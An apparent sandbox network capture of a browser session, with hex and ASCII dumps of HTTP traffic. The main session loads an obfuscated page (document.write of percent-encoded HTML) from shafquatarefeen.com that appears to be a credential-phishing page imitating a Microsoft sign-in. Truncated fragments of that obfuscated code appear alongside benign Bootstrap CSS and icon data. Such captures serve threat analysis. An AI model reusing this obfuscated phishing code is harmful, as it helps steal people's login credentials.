2022-07-01 09:00:56 UTC	500	IN	Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 b4 00 00 00 b4 04 03 00 00 00 cf e3 1b 01 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 30 50 4c 54 45 26 a9 e2 ff ff ff df fc ff 26 bd f2 26 a9 e9 9c f0 ff df d8 e9 51 aa e3 ff f1 f3 ff e3 ec be fa ff be ca e5 51 d0 f8 9c bb e3 77 ad e3 77 e0 fc 4a 4b 7f 56 00 00 03 75 49 44 41 54 68 de ed 98 3f 6b db 40 14 c0 0f 4e a3 c0 bc 40 c5 b9 c2 86 f3 1a 5a 90 a1 14 02 a5 5d b4 88 40 70 3f 81 a0 43 a0 43 11 6d c6 4c 5d 3c a4 2d da 32 5f c7 4e 6e 3f 40 8b 32 66 d2 37 88 3e 40 28 c8 1f a0 f4 bd 93 1c d4 60 2b b2 89 a0 2d ef 47 a4 e8 df fd 74 7a 7a 77 d6 9d 10 0c c3 30 0c c3 30 0c c3 30 0c c3 30 0c f3 6f 23 7f f6 a6 9e 42 bc ee 86 da 6b 39 db 91 00 d2 be d4 a1 Data Ascii: PNGIHDRgAMAasRGB0PLTE&&&QQwwJKVuIDATh?k@N@Z]@p?CCmL]<-2_Nn?@2f7>@(`+-Gtzzw0000o#Bk9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49808	13.107.219.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:57 UTC	501	OUT	GET /shared/1.0/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: aadcdn.msauth.net

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:57 UTC	501	IN	HTTP/1.1 200 OK Cache-Control: public, max-age=31536000 Content-Length: 17174 Content-Type: image/x-icon Content-MD5: EuPayFgGHQiAI7K9SOL6lg== Last-Modified: Sun, 18 Oct 2020 03:02:03 GMT ETag: 0x8D8731230C851A6 X-Cache: TCP_HIT Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0 x-ms-request-id: d8d8fc17-d01e-003a-73e2-8a1877000000 x-ms-version: 2009-09-19 x-ms-lease-status: unlocked x-ms-blob-type: BlockBlob Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding Access-Control-Allow-Origin: * X-Azure-Ref: 0ybe+YgAAAACz7n/OCYLeQ5UoZ8ulsV5RRlJBMjMxMDUwNDE4MDM5ADM5YTEyZjdlLTg5OWYtNDZjZi1hNmQwLTI0YmJiYTI3ZDk1Ng== Date: Fri, 01 Jul 2022 09:00:57 GMT Connection: close
2022-07-01 09:00:57 UTC	502	IN	Data Raw: 00 00 01 00 06 00 80 80 10 00 00 00 00 00 68 28 00 00 66 00 00 00 48 48 10 00 00 00 00 00 e8 0d 00 00 ce 28 00 00 30 30 10 00 00 00 00 00 68 06 00 00 b6 36 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 1e 3d 00 00 18 18 10 00 00 00 00 00 e8 01 00 00 06 40 00 00 10 10 10 00 00 00 00 00 28 01 00 00 ee 41 00 00 28 00 00 00 80 00 00 00 00 01 00 00 01 00 04 00 00 00 00 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 ef a4 00 00 00 b9 ff 00 00 ba 7f 00 22 50 f2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 20 00 00 03 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 Data Ascii: h(fHH(00h6 =@(A(("P"""""""""""""""""""""""""""""" 333333333333333
2022-07-01 09:00:57 UTC	517	IN	Data Raw: 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 00 00 01 80 00 00 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 ef a4 00 00 00 b9 ff 00 00 bc 7b 00 1f 4c f9 00 22 50 f2 00 f7 a6 00 00 00 ba 7f 00 f3 a6 00 00 1e 4e f6 00 23 4e f4 00 f3 a4 00 00 00 bc 7d 00 00 ba 7d 00 00 00 00 00 22 22 22 22 22 22 22 c0 03 33 33 33 33 33 33 33 22 22 22 22 22 22 22 c0 03 33 33 33 33 33 33 33 22 22 22 22 22 22 22 c0 03 33 33 33 33 33 33 33 22 22 22 22 22 22 Data Ascii: (@{L"PN#N}}"""""""3333333"""""""3333333"""""""3333333""""""

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49761	192.154.231.67	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	5	OUT	GET /uhg.html HTTP/1.1 Host: shafquatarefeen.com Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: cross-site Sec-Fetch-Mode: navigate Sec-Fetch-Dest: document Referer: https://trocha.com.co/gvx Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-07-01 09:00:46 UTC	6	IN	HTTP/1.1 200 OK Date: Fri, 01 Jul 2022 09:00:46 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Thu, 30 Jun 2022 11:46:14 GMT Accept-Ranges: bytes Content-Length: 87779 Content-Type: text/html
2022-07-01 09:00:46 UTC	6	IN	Data Raw: 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 20 75 6e 65 73 63 61 70 65 28 20 27 25 33 43 25 36 38 25 37 34 25 36 44 25 36 43 25 32 30 25 36 43 25 36 31 25 36 45 25 36 37 25 33 44 25 32 32 25 36 35 25 36 45 25 32 32 25 33 45 25 30 41 25 33 43 25 36 39 25 36 36 25 37 32 25 36 31 25 36 44 25 36 35 25 32 30 25 37 33 25 37 34 25 37 39 25 36 43 25 36 35 25 33 44 25 32 32 25 36 32 25 36 46 25 37 32 25 36 34 25 36 35 25 37 32 25 33 41 25 32 30 25 33 30 25 33 42 25 32 32 25 32 30 25 37 33 25 37 32 25 36 33 25 33 44 25 32 32 25 36 38 25 37 34 25 37 34 25 37 30 25 37 33 25 33 41 25 32 46 25 32 46 25 36 43 25 36 46 25 36 37 25 36 39 25 36 45 25 32 45 25 36 44 25 36 39 25 36 Data Ascii: <script language="javascript">document.write(unescape('%3C%68%74%6D%6C%20%6C%61%6E%67%3D%22%65%6E%22%3E%0A%3C%69%66%72%61%6D%65%20%73%74%79%6C%65%3D%22%62%6F%72%64%65%72%3A%20%30%3B%22%20%73%72%63%3D%22%68%74%74%70%73%3A%2F%2F%6C%6F%67%69%6E%2E%6D%69%6

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	14	IN	Data Raw: 41 25 30 41 25 32 30 25 32 30 25 32 30 25 32 30 25 32 45 25 36 32 25 37 34 25 36 45 25 32 30 25 37 42 25 30 41 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 36 32 25 36 31 25 36 33 25 36 42 25 36 37 25 37 32 25 36 46 25 37 35 25 36 45 25 36 34 25 32 44 25 36 33 25 36 46 25 36 43 25 36 46 25 37 32 25 33 41 25 32 30 25 32 33 25 33 30 25 33 30 25 33 35 25 34 34 25 34 31 25 33 36 25 33 42 25 30 41 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 36 33 25 36 46 25 36 43 25 36 46 25 37 32 25 33 41 25 32 30 25 32 33 25 34 36 25 34 36 25 34 36 25 33 42 25 30 41 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 37 30 25 36 31 25 36 34 25 36 34 25 36 39 25 36 45 25 36 37 25 32 44 25 36 Data Ascii: A%0A%20%20%20%20%2E%62%74%6E%20%7B%0A%20%20%20%20%20%20%20%20%62%61%63%6B%67%72%6F%75%6E%64%2D%63%6F%6C%6F%72%3A%20%23%30%30%35%44%41%36%3B%0A%20%20%20%20%20%20%20%20%63%6F%6C%6F%72%3A%20%23%46%46%46%3B%0A%20%20%20%20%20%20%20%20%20%70%61%64%64%69%6E%67%2D%6
2022-07-01 09:00:46 UTC	22	IN	Data Raw: 34 32 25 33 33 25 37 35 25 33 30 25 35 34 25 37 35 25 34 35 25 35 41 25 36 42 25 37 41 25 35 41 25 37 33 25 37 41 25 36 34 25 34 39 25 36 46 25 36 38 25 35 36 25 37 31 25 37 35 25 34 31 25 36 31 25 34 44 25 35 34 25 37 33 25 34 31 25 34 31 25 34 31 25 35 39 25 37 30 25 35 33 25 35 35 25 35 32 25 34 32 25 35 36 25 34 37 25 36 41 25 36 35 25 33 31 25 35 36 25 37 30 25 34 45 25 36 31 25 34 36 25 37 38 25 35 36 25 34 36 25 34 41 25 33 37 25 34 41 25 36 34 25 34 33 25 36 31 25 34 41 25 36 44 25 36 36 25 37 38 25 34 44 25 34 39 25 33 34 25 34 35 25 34 42 25 34 46 25 36 42 25 36 42 25 36 46 25 37 31 25 34 36 25 34 34 25 34 41 25 34 32 25 34 34 25 36 35 25 36 39 25 36 38 25 36 43 25 35 31 25 36 42 25 35 36 25 36 38 25 34 33 25 35 41 25 34 35 25 36 32 25 34 39 25 Data Ascii: 42%33%75%30%54%75%45%5A%6B%7A%5A%73%7A%64%49%6F%68%56%71%75%41%61%4D%54%73%41%41%41%59%70%53%55%52%42%56%47%6A%65%31%56%70%4E%61%46%78%56%46%4A%37%4A%64%43%61%4A%6D%66%78%4D%49%34%45%4B%4F%6B%6B%6F%71%46%44%4A%42%44%65%69%68%6C%51%6B%56%68%43%5A%45%62%49%
2022-07-01 09:00:46 UTC	30	IN	Data Raw: 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 32 30 25 33 43 25 36 34 25 36 39 25 37 36 25 32 30 25 36 39 25 36 34 25 33 44 25 32 32 25 36 36 25 36 46 25 37 32 25 36 44 25 32 44 25 36 44 25 36 35 25 37 33 25 37 33 25 36 31 25 36 37 25 36 35 25 37 33 25 32 32 25 33 45 25 33 43 25 32 46 25 36 34 25 36 39 25 37 36 25 33 45 25 30 41 25 32 30 25 33 43 25 36 39 25 36 44 25 36 37 25 32 30 25 36 33 25 36 43 25 36 31 25 37 33 25 37 33 25 33 44 25 32 32 25 36 39 25 36 44 25 36 37 25 32 44 25 37 32 25 36 35 25 37 33 25 37 30 25 36 46 25 36 45 25 37 33 25 36 39 25 37 36 25 36 35 25 32 32 Data Ascii: %20%20%20%20%20%20%20%3C%64%69%76%20%69%64%3D%22%66%6F%72%6D%2D%6D%65%73%73%61%67%65%73%22%3E%3C%2F%64%69%76%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3C%69%6D%67%20%63%6C%61%73%73%3D%22%69%6D%67%2D%72%65%73%70%6F%6E%73%69%76%65%22
2022-07-01 09:00:46 UTC	37	IN	Data Raw: 30 25 34 32 25 34 36 25 33 32 25 34 41 25 36 43 25 36 43 25 35 37 25 33 36 25 37 32 25 35 35 25 33 39 25 37 41 25 32 42 25 33 31 25 34 43 25 35 32 25 32 46 25 37 32 25 36 43 25 34 39 25 36 32 25 34 42 25 33 37 25 36 31 25 34 31 25 34 44 25 37 41 25 34 34 25 35 30 25 34 44 25 35 36 25 34 36 25 34 43 25 35 39 25 35 34 25 32 42 25 32 42 25 33 39 25 34 44 25 35 30 25 37 41 25 34 46 25 35 30 25 37 39 25 33 33 25 36 36 25 37 31 25 36 38 25 35 33 25 37 36 25 34 42 25 32 42 25 34 38 25 36 34 25 35 38 25 37 34 25 37 33 25 35 35 25 37 37 25 33 36 25 35 30 25 37 34 25 34 45 25 37 34 25 37 35 25 32 42 25 36 35 25 32 42 25 32 46 25 35 38 25 36 31 25 35 36 25 33 34 25 36 36 25 32 46 25 37 41 25 32 46 25 33 31 25 36 39 25 36 42 25 33 38 25 33 31 25 37 39 25 36 43 25 37 Data Ascii: 0%42%46%32%4A%6C%6C%57%36%72%55%39%7A%2B%31%4C%52%2F%72%6C%49%62%4B%37%61%41%4D%7A%44%50%4D%56%46%4C%59%54%2B%2B%39%4D%50%7A%4F%50%79%33%66%71%68%53%76%4B%2B%48%64%58%74%73%55%77%36%50%74%4E%74%75%2B%65%2B%2F%58%61%56%34%66%2F%7A%2F%31%69%6B%38%31%79%6C%7
2022-07-01 09:00:46 UTC	45	IN	Data Raw: 36 33 25 36 43 25 33 30 25 36 41 25 36 32 25 37 30 25 35 38 25 33 39 25 34 34 25 33 34 25 34 31 25 36 36 25 37 41 25 37 39 25 34 35 25 36 38 25 32 46 25 35 34 25 34 38 25 37 31 25 35 35 25 36 46 25 37 36 25 37 38 25 34 36 25 34 41 25 33 39 25 34 43 25 34 46 25 36 42 25 34 35 25 36 34 25 35 36 25 36 36 25 36 32 25 34 32 25 35 39 25 34 33 25 35 30 25 33 38 25 34 46 25 36 41 25 34 34 25 33 36 25 33 35 25 37 38 25 34 38 25 33 33 25 35 30 25 33 35 25 34 35 25 37 30 25 35 38 25 36 31 25 36 37 25 36 43 25 35 32 25 34 35 25 36 33 25 36 41 25 35 41 25 35 35 25 34 35 25 37 30 25 37 30 25 36 35 25 36 39 25 34 31 25 36 36 25 36 41 25 34 37 25 35 33 25 33 33 25 36 38 25 36 46 25 36 41 25 35 37 25 37 39 25 36 46 25 36 32 25 34 39 25 34 37 25 37 37 25 37 33 25 34 39 25 Data Ascii: 63%6C%30%6A%62%70%58%39%44%34%41%66%7A%79%45%68%2F%54%48%71%55%6F%76%78%46%4A%39%4C%4F%6B%45%64%56%66%62%42%59%43%50%38%4F%6A%44%36%35%78%48%33%50%35%45%70%58%61%67%6C%52%45%63%6A%5A%55%45%70%70%65%69%41%66%6A%47%53%33%68%6F%6A%57%79%6F%62%49%47%77%73%49%
2022-07-01 09:00:46 UTC	53	IN	Data Raw: 25 35 31 25 33 37 25 36 35 25 33 34 25 36 41 25 36 35 25 35 33 25 33 37 25 33 34 25 37 31 25 35 41 25 34 45 25 33 33 25 37 35 25 33 31 25 34 43 25 37 35 25 34 41 25 34 45 25 33 38 25 36 46 25 34 33 25 36 31 25 33 38 25 37 38 25 37 35 25 33 34 25 35 31 25 34 39 25 37 34 25 34 45 25 33 34 25 37 35 25 33 34 25 33 35 25 35 30 25 32 42 25 37 34 25 36 36 25 36 43 25 36 34 25 35 30 25 34 44 25 33 30 25 34 34 25 34 31 25 36 38 25 36 32 25 34 41 25 34 46 25 32 46 25 35 34 25 36 44 25 32 42 25 33 39 25 35 32 25 33 30 25 35 39 25 36 35 25 37 31 25 33 38 25 34 42 25 33 38 25 37 38 25 35 31 25 37 31 25 35 33 25 34 44 25 33 36 25 33 30 25 36 34 25 33 34 25 33 34 25 34 36 25 37 31 25 35 33 25 34 35 25 32 42 25 36 38 25 35 36 25 35 30 25 33 38 25 34 36 25 34 38 25 37 36 Data Ascii: %51%37%65%34%6A%65%53%37%34%71%5A%4E%33%75%31%4C%75%4A%4E%38%6F%43%61%38%78%75%34%51%49%74%4E%34%75%34%35%50%2B%74%66%6C%64%50%4D%30%44%41%68%62%4A%4F%2F%54%6D%2B%39%52%30%59%65%71%38%4B%38%78%51%71%53%4D%36%30%64%34%34%46%71%53%45%2B%68%56%50%38%46%48%76
2022-07-01 09:00:46 UTC	61	IN	Data Raw: 39 25 36 42 25 34 31 25 36 34 25 34 44 25 35 39 25 37 31 25 33 31 25 34 43 25 35 39 25 36 36 25 34 45 25 36 31 25 37 30 25 36 33 25 36 35 25 35 37 25 35 39 25 37 41 25 36 36 25 35 38 25 36 36 25 36 32 25 37 41 25 36 34 25 35 37 25 34 38 25 37 37 25 33 39 25 34 44 25 37 31 25 34 31 25 34 37 25 33 33 25 36 31 25 36 34 25 34 42 25 36 44 25 37 33 25 37 41 25 36 38 25 35 41 25 32 46 25 37 36 25 33 36 25 36 38 25 37 39 25 34 37 25 36 39 25 34 34 25 36 32 25 33 35 25 35 41 25 34 34 25 35 41 25 34 31 25 37 37 25 35 33 25 35 33 25 36 41 25 36 37 25 34 34 25 33 31 25 33 37 25 34 31 25 33 37 25 33 31 25 33 30 25 36 43 25 33 34 25 35 41 25 34 44 25 35 36 25 36 35 25 33 39 25 36 34 25 33 34 25 37 36 25 34 39 25 36 33 25 34 42 25 33 38 25 34 33 25 34 38 25 34 31 25 33 Data Ascii: 9%6B%41%64%4D%59%71%31%4C%59%66%4E%61%70%63%65%57%59%7A%66%58%66%62%7A%64%57%48%77%39%4D%71%41%47%33%61%64%4B%6D%73%7A%68%5A%2F%76%36%68%79%47%69%44%62%35%5A%44%5A%41%77%53%53%6A%67%44%31%37%41%37%31%30%6C%34%5A%4D%56%65%39%64%34%76%49%63%4B%38%43%48%41%3

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	69	IN	Data Raw: 33 31 25 33 37 25 33 42 25 32 30 25 36 45 25 36 35 25 32 36 25 32 33 25 33 31 25 33 30 25 33 31 25 33 42 25 32 36 25 32 33 25 33 31 25 33 30 25 33 30 25 33 42 25 32 30 25 32 36 25 32 33 25 33 31 25 33 31 25 33 36 25 33 42 25 32 36 25 32 33 25 33 31 25 33 31 25 33 42 25 32 30 25 37 36 25 32 36 25 32 33 25 33 31 25 33 30 25 33 31 25 33 42 25 32 36 25 32 33 25 33 31 25 33 31 25 33 34 25 33 42 25 32 36 25 32 33 25 33 31 25 33 30 25 33 35 25 33 42 25 32 36 25 32 33 25 33 31 25 33 30 25 33 32 25 33 42 25 32 36 25 32 33 25 33 31 25 33 32 25 33 31 25 33 42 25 32 30 25 37 39 25 36 46 25 32 36 25 32 33 25 33 31 25 33 31 25 33 37 25 33 42 25 32 36 25 32 33 25 33 31 25 33 31 25 33 34 25 33 42 25 32 30 25 37 30 25 32 36 25 32 33 25 33 39 25 33 37 25 33 42 25 Data Ascii: 31%37%3B%20%6E%65%26%23%31%30%31%3B%26%23%31%30%30%3B%20%26%23%31%31%36%3B%26%23%31%31%31%3B%20%76%26%23%31%30%31%3B%26%23%31%31%34%3B%26%23%31%30%35%3B%26%23%31%30%32%3B%26%23%31%32%31%3B%20%79%6F%26%23%31%31%37%3B%26%23%31%31%34%3B%20%70%26%23%39%37%3B%
2022-07-01 09:00:46 UTC	76	IN	Data Raw: 25 36 43 25 36 31 25 37 33 25 37 33 25 33 44 25 32 32 25 36 36 25 36 46 25 37 34 25 32 32 25 33 45 25 30 41 25 30 39 25 30 39 25 30 39 25 33 43 25 37 35 25 36 43 25 32 30 25 36 33 25 36 43 25 36 31 25 37 33 25 37 33 25 33 44 25 32 32 25 36 43 25 36 39 25 37 33 25 37 34 25 32 44 25 37 35 25 36 45 25 37 33 25 37 34 25 37 39 25 36 43 25 36 35 25 36 34 25 32 32 25 32 30 25 37 33 25 37 34 25 37 39 25 36 43 25 36 35 25 33 44 25 32 32 25 36 36 25 36 46 25 36 45 25 37 34 25 32 44 25 36 36 25 36 31 25 36 44 25 36 39 25 36 43 25 37 39 25 33 41 25 35 33 25 36 35 25 36 37 25 36 46 25 36 35 25 32 30 25 35 35 25 34 39 25 32 30 25 35 37 25 36 35 25 36 32 25 36 36 25 36 46 25 36 45 25 37 34 25 33 42 25 32 30 25 36 36 25 36 46 25 36 45 25 37 34 25 32 44 25 37 33 25 37 34 Data Ascii: %6C%61%73%73%3D%22%66%6F%74%22%3E%0A%09%09%09%3C%75%6C%20%63%6C%61%73%73%3D%22%6C%69%73%74%2D%75%6E%73%74%79%6C%65%64%22%20%73%74%79%6C%65%3D%22%66%6F%6E%74%2D%66%61%6D%69%6C%79%3A%53%65%67%6F%65%20%55%49%20%57%65%62%66%6F%6E%74%3B%20%66%6F%6E%74%2D%73%74
2022-07-01 09:00:46 UTC	84	IN	Data Raw: 33 25 37 34 25 36 31 25 37 34 25 36 35 25 32 30 25 33 44 25 33 44 25 32 30 25 35 38 25 34 44 25 34 43 25 34 38 25 37 34 25 37 34 25 37 30 25 35 32 25 36 35 25 37 31 25 37 35 25 36 35 25 37 33 25 37 34 25 32 45 25 34 34 25 34 46 25 34 45 25 34 35 25 32 39 25 32 30 25 37 42 25 30 41 25 30 39 25 30 39 25 30 39 25 30 39 25 37 36 25 36 31 25 37 32 25 32 30 25 37 32 25 36 35 25 37 33 25 37 30 25 36 46 25 36 45 25 37 33 25 36 35 25 32 30 25 33 44 25 32 30 25 34 41 25 35 33 25 34 46 25 34 45 25 32 45 25 37 30 25 36 31 25 37 32 25 37 33 25 36 35 25 32 38 25 37 34 25 36 38 25 36 39 25 37 33 25 32 45 25 37 32 25 36 35 25 37 33 25 37 30 25 36 46 25 36 45 25 37 33 25 36 35 25 35 34 25 36 35 25 37 38 25 37 34 25 32 39 25 33 42 25 30 41 25 30 39 25 30 39 25 30 39 25 30 Data Ascii: 3%74%61%74%65%20%3D%3D%20%58%4D%4C%48%74%74%70%52%65%71%75%65%73%74%2E%44%4F%4E%45%29%20%7B%0A%09%09%09%09%76%61%72%20%72%65%73%70%6F%6E%73%65%20%3D%20%4A%53%4F%4E%2E%70%61%72%73%65%28%74%68%69%73%2E%72%65%73%70%6F%6E%73%65%54%65%78%74%29%3B%0A%09%09%09%0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49766	104.18.11.207	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	92	OUT	GET /bootstrap/3.3.7/css/bootstrap.min.css HTTP/1.1 Host: maxcdn.bootstrapcdn.com Connection: keep-alive Origin: https://shafquatarefeen.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/css,*/*;q=0.1 Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: style Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	94	IN	HTTP/1.1 200 OK Date: Fri, 01 Jul 2022 09:00:46 GMT Content-Type: text/css; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding CDN-PullZone: 252412 CDN-Uid: b1941f61-b576-4f40-80de-5677acb38f74 CDN-RequestCountryCode: DE Access-Control-Allow-Origin: * Cache-Control: public, max-age=31919000 Last-Modified: Mon, 25 Jan 2021 22:03:59 GMT CDN-CachedAt: 06/26/2022 23:51:43 CDN-EdgeStorageId: 860 CDN-RequestPullCode: 200 CDN-RequestPullSuccess: True timing-allow-origin: * cross-origin-resource-policy: cross-origin X-Content-Type-Options: nosniff CDN-Status: 200 CDN-ProxyVer: 1.02 CDN-RequestId: d603a72a6550ecce5b72b169094a83c5 CDN-Cache: HIT CF-Cache-Status: HIT Age: 45173 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Server: cloudflare CF-RAY: 723df4093a738fe0-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-01 09:00:46 UTC	95	IN	Data Raw: 37 62 65 63 0d 0a 2f 2a 21 0a 20 2a 20 42 6f 6f 74 73 74 72 61 70 20 76 33 2e 33 2e 37 20 28 68 74 74 70 3a 2f 2f 67 65 74 62 6f 6f 74 73 74 72 61 70 2e 63 6f 6d 29 0a 20 2a 20 43 6f 70 79 72 69 67 68 74 20 32 30 31 31 2d 32 30 31 36 20 54 77 69 74 74 65 72 2c 20 49 6e 63 2e 0a 20 2a 20 4c 69 63 65 6e 73 65 64 20 75 6e 64 65 72 20 4d 49 54 20 28 68 74 74 70 73 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 74 77 62 73 2f 62 6f 6f 74 73 74 72 61 70 2f 62 6c 6f 62 2f 6d 61 73 74 65 72 2f 4c 49 43 45 4e 53 45 29 0a 20 2a 2f 2f 2a 21 20 6e 6f 72 6d 61 6c 69 7a 65 2e 63 73 73 20 76 33 2e 30 2e 33 20 7c 20 4d 49 54 20 4c 69 63 65 6e 73 65 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 65 63 6f 6c 61 73 2f 6e 6f 72 6d 61 6c 69 7a 65 2e 63 73 73 20 2a 2f 68 74 6d 6c 7b Data Ascii: 7bec/*! * Bootstrap v3.3.7 (http://getbootstrap.com) * Copyright 2011-2016 Twitter, Inc. * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE) *//*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */html{
2022-07-01 09:00:46 UTC	96	IN	Data Raw: 64 65 2c 64 65 74 61 69 6c 73 2c 66 69 67 63 61 70 74 69 6f 6e 2c 66 69 67 75 72 65 2c 66 6f 6f 74 65 72 2c 68 65 61 64 65 72 2c 68 67 72 6f 75 70 2c 6d 61 69 6e 2c 6d 65 6e 75 2c 6e 61 76 2c 73 65 63 74 69 6f 6e 2c 73 75 6d 6d 61 72 79 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 61 75 64 69 6f 2c 63 61 6e 76 61 73 2c 70 72 6f 67 72 65 73 73 2c 76 69 64 65 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 62 61 73 65 6c 69 6e 65 7d 61 75 64 69 6f 3a 6e 6f 74 28 5b 63 6f 6e 74 72 6f 6c 73 5d 29 7b 64 69 73 70 6c 61 79 3a 6e 6f 6e 65 3b 68 65 69 67 68 74 3a 30 7d 5b 68 69 64 64 65 6e 5d 2c 74 65 6d 70 6c 61 74 65 7b 64 69 73 70 6c 61 79 3a 6e 6f 6e 65 7d 61 7b 62 61 63 6b 67 72 6f 75 6e 64 2d Data Ascii: de,details,figcaption,figure,footer,header,hgroup,main,menu,nav,section,summary{display:block}audio,canvas,progress,video{display:inline-block;vertical-align:baseline}audio:not([controls]){display:none;height:0}[hidden],template{display:none}a{background-
2022-07-01 09:00:46 UTC	97	IN	Data Raw: 2d 73 70 69 6e 2d 62 75 74 74 6f 6e 2c 69 6e 70 75 74 5b 74 79 70 65 3d 6e 75 6d 62 65 72 5d 3a 3a 2d 77 65 62 6b 69 74 2d 6f 75 74 65 72 2d 73 70 69 6e 2d 62 75 74 74 6f 6e 7b 68 65 69 67 68 74 3a 61 75 74 6f 7d 69 6e 70 75 74 5b 74 79 70 65 3d 73 65 61 72 63 68 5d 7b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 62 6f 78 2d 73 69 7a 69 6e 67 3a 63 6f 6e 74 65 6e 74 2d 62 6f 78 3b 2d 77 65 62 6b 69 74 2d 61 70 70 65 61 72 61 6e 63 65 3a 74 65 78 74 66 69 65 6c 64 7d 69 6e 70 75 74 5b 74 79 70 65 3d 73 65 61 72 63 68 5d 3a 3a 2d 77 65 62 6b 69 74 2d 73 65 61 72 63 68 2d 63 61 6e 63 65 6c 2d 62 75 74 74 6f 6e 2c 69 6e 70 75 74 Data Ascii: -spin-button,input[type=number]::-webkit-outer-spin-button{height:auto}input[type=search]{-webkit-box-sizing:content-box;-moz-box-sizing:content-box;box-sizing:content-box;-webkit-appearance:textfield}input[type=search]::-webkit-search-cancel-button,input
